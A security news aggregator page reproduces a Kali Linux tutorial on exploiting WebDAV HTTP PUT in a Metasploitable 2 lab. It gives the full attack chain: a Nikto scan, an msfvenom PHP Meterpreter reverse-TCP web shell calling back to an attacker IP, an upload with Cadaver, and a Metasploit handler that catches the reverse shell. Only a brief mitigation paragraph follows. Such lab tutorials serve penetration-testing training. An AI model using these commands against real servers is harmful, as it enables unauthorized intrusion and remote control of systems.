Zum Hauptinhalt springen
Echtzeit-Radar & Feeds
Alle RSS Feeds ➔
👥 Community & Social
Sicherheitslücken (CVE)USN-8851-2: Linux kernel (Raspberry Pi) vulnerabilities(02.10.2026 um 08:30 Uhr)
•
Linux Tipps & HardeningUSN-8816-4: Linux kernel (GKE) vulnerabilities(02.10.2026 um 08:30 Uhr)
••
AI & KI NachrichtenThe Truth About Vibe Coding(02.10.2026 um 08:27 Uhr)
••
Sichere ProgrammierungCrisisIQ: An AI Agent for Real-Content Incident Investigation(02.10.2026 um 08:28 Uhr)
•
Sichere ProgrammierungHow to secure a Jakarta EE client application with OIDC (using pac4j)(02.10.2026 um 08:28 Uhr)
••
Sichere ProgrammierungSeven green checks and a team page that named its judges(02.10.2026 um 08:29 Uhr)
••
Sicherheitslücken (CVE)USN-8851-2: Linux kernel (Raspberry Pi) vulnerabilities(02.10.2026 um 08:30 Uhr)
•
Linux Tipps & HardeningUSN-8816-4: Linux kernel (GKE) vulnerabilities(02.10.2026 um 08:30 Uhr)
••
AI & KI NachrichtenThe Truth About Vibe Coding(02.10.2026 um 08:27 Uhr)
••
Sichere ProgrammierungCrisisIQ: An AI Agent for Real-Content Incident Investigation(02.10.2026 um 08:28 Uhr)
•
Sichere ProgrammierungHow to secure a Jakarta EE client application with OIDC (using pac4j)(02.10.2026 um 08:28 Uhr)
••
Sichere ProgrammierungSeven green checks and a team page that named its judges(02.10.2026 um 08:29 Uhr)
••
Intelligence View
⚡ tsecurity.de Intelligence

Cadaver - Exploit HTTP PUT Vulnerability

Cadaver is a command line WebDAV client for UNIX. It supports uploading and downloading of a file on WebDAV. Cadaver comes pre-installed with Kali Linux. We…

Beitrag
0
Seite
0
↗ Quelle (kalilinux.in)
Social ReaktionenReagiere als Erste:r — dein Feedback zählt!

Cadaver is a command line WebDAV client for UNIX. It supports uploading and downloading of a file on WebDAV. Cadaver comes pre-installed with Kali Linux. We can upload web shells also on a vulnerable system using HTTP PUT method.
Cadaver on Kali Linux to exploit http put vulnerability

What is HTTP PUT method?

PUT method originally introduced as one of the HTTP method to be used for file management works. The problem is if the HTTP PUT method is enabled on a web-server then it can be used to upload a malicious elements to the target server, thinking about a web shell?

How to check for HTTP PUT vulnerability?

To confirm that a target system has HTTP PUT method allowed us to upload malicious shells we can scan our target using Nikto. Here for an example we have Metasploitable 2 running.

running metasploitable2
We scan this vulnerable web server with Nikto by using following command:

nikto -h http://172.17.0.2/dav/

On the following screenshot we can see that this vulnerable web application allow us to save files on web server via HTTP PUT method:

vulnerable web application allow us to save files on web server via HTTP PUT method
Web application allow to save files on web server via HTTP PUT method

Now we need a web shell to upload here. We can use msfvenom or any other method. For msfvenom we need to run following command to create a web shell.

msfvenom -p php/meterpreter/reverse_tcp lhost=172.17.0.1 lport=4444 -f raw

Here the lhost is our attacker system IP address (172.17.0.1 in our case). After running the msfvenom command the RAW backdoor will be created, as we can see in the following screenshot:

RAW php web shell

Now we can create a shell.php (any name with .php file extension) and paste the highlighted payload/shell there. Now it's ready to upload.

Upload Web Shell using Cadaver

As we said earlier Cadaver is a command line tool pre-installed in the Kali machine that enables the uploading and downloading of a file on WebDAV. Firstly, we need to specify our target using Cadaver by using following command:

cadaver http://172.17.0.2/dav/

Then we need to put our web shell php file by using following command:

put /home/kali/testshell.php

On the following screenshot we can see that we have successfully uploaded our web shell on our target web server.

cadaver uploaded shell on web

Now if we refresh our target website we can see that cadaver uploaded web shell to this server.

cadaver uploaded web payload on the server


Now we can easily exploit it by using msfconsole. We need to run msfconsole command on our terminal to open Metasploit Framework Console.

msfconsole

After opening msfconsole we set our handler, set payload, set lhost (attacker ip), set lport and exploit it by using following commands one by one.

use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 172.17.0.1
set lport 4444
exploit

Then our reverse tcp handler will started. We now need to click on our payload on the website.

just a click to exploit

BINGO !! WE GOT reverse SHELL.

Got shell

This is how we can exploit HTTP PUT vulnerability using Cadaver using our Kali Linux system.

invincibale gif funny

How to be Safe From HTTP PUT Vulnerability?

This method is used to change or delete the files from the target server's file system. It is also higher risks on various file uploading vulnerabilities, and this vulnerability will lead various dangerous cyber attacks. To make servers more secure we suggest the file access permissions of the organizations secure servers should be limited with restricted access to authorized, if the organization are going to use HTTP PUT method.

That's for today. Love our articles? Make sure to follow us on Twitter and GitHub, we post article updates there. To join our KaliLinuxIn family, join our Telegram Group. We are trying to build a community for Linux and Cybersecurity. For anything we always happy to help everyone on the comment section. As we know our comment section is always open to everyone. We read each and every comment and we always reply.

🔍 CTI & Forensik

Cyber Threat Intelligence & Forensik

Bedrohungsgraph · ATT&CK-Mapping · Exploit-Belege
CTI Threat Relationship Graph
Akteure · Techniken · Beziehungen
4 Knoten · 3 Relationen
CVE / Incident Threat Actor Software MITRE ATT&CK CWE Weakness IoC
MITRE ATT&CK Matrix Navigator
Enterprise-Matrix · nur belegte Techniken
14 Taktiken
1 belegte Technik
T1071TA0011 · Command and Control
Application Layer Protocol (C2)
Mitigation: M1031 Network Intrusion Prevention & Egress Filtering
Quelle: Kontext-Klassifikation des Artikeltextes
Reconnaissance
Resource Development
Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Command and Control
Exfiltration
Impact
Ähnliche Beiträge
🔍 Verwandte News

Auch interessante Nachrichten Cadaver - Exploit HTTP PUT Vulnerability

Thematisch verwandte Begriffe: Cadaver, Exploit, HTTP, Vulnerability · 6 Treffer

Laden...

Videos werden geladen ...

Laden...

Beiträge werden geladen ...

Laden...

Videos werden geladen ...

Laden...

Beiträge werden geladen ...

Laden...

Videos werden geladen ...

Laden...

Beiträge werden geladen ...

Laden...

Videos werden geladen ...

Laden...

Beiträge werden geladen ...

Laden...

Videos werden geladen ...

💬 Kommentare werden geladen…
Zum Aktualisieren ziehen
tsecurity.de Icon
Offline-Lesen, Eilmeldungen & 0ms Ladezeit

Installiere tsecurity.de direkt auf deinen Home-Bildschirm für das ultimative Vollbild-Magazinerlebnis ohne Browser-Leisten.

Nächster Beitrag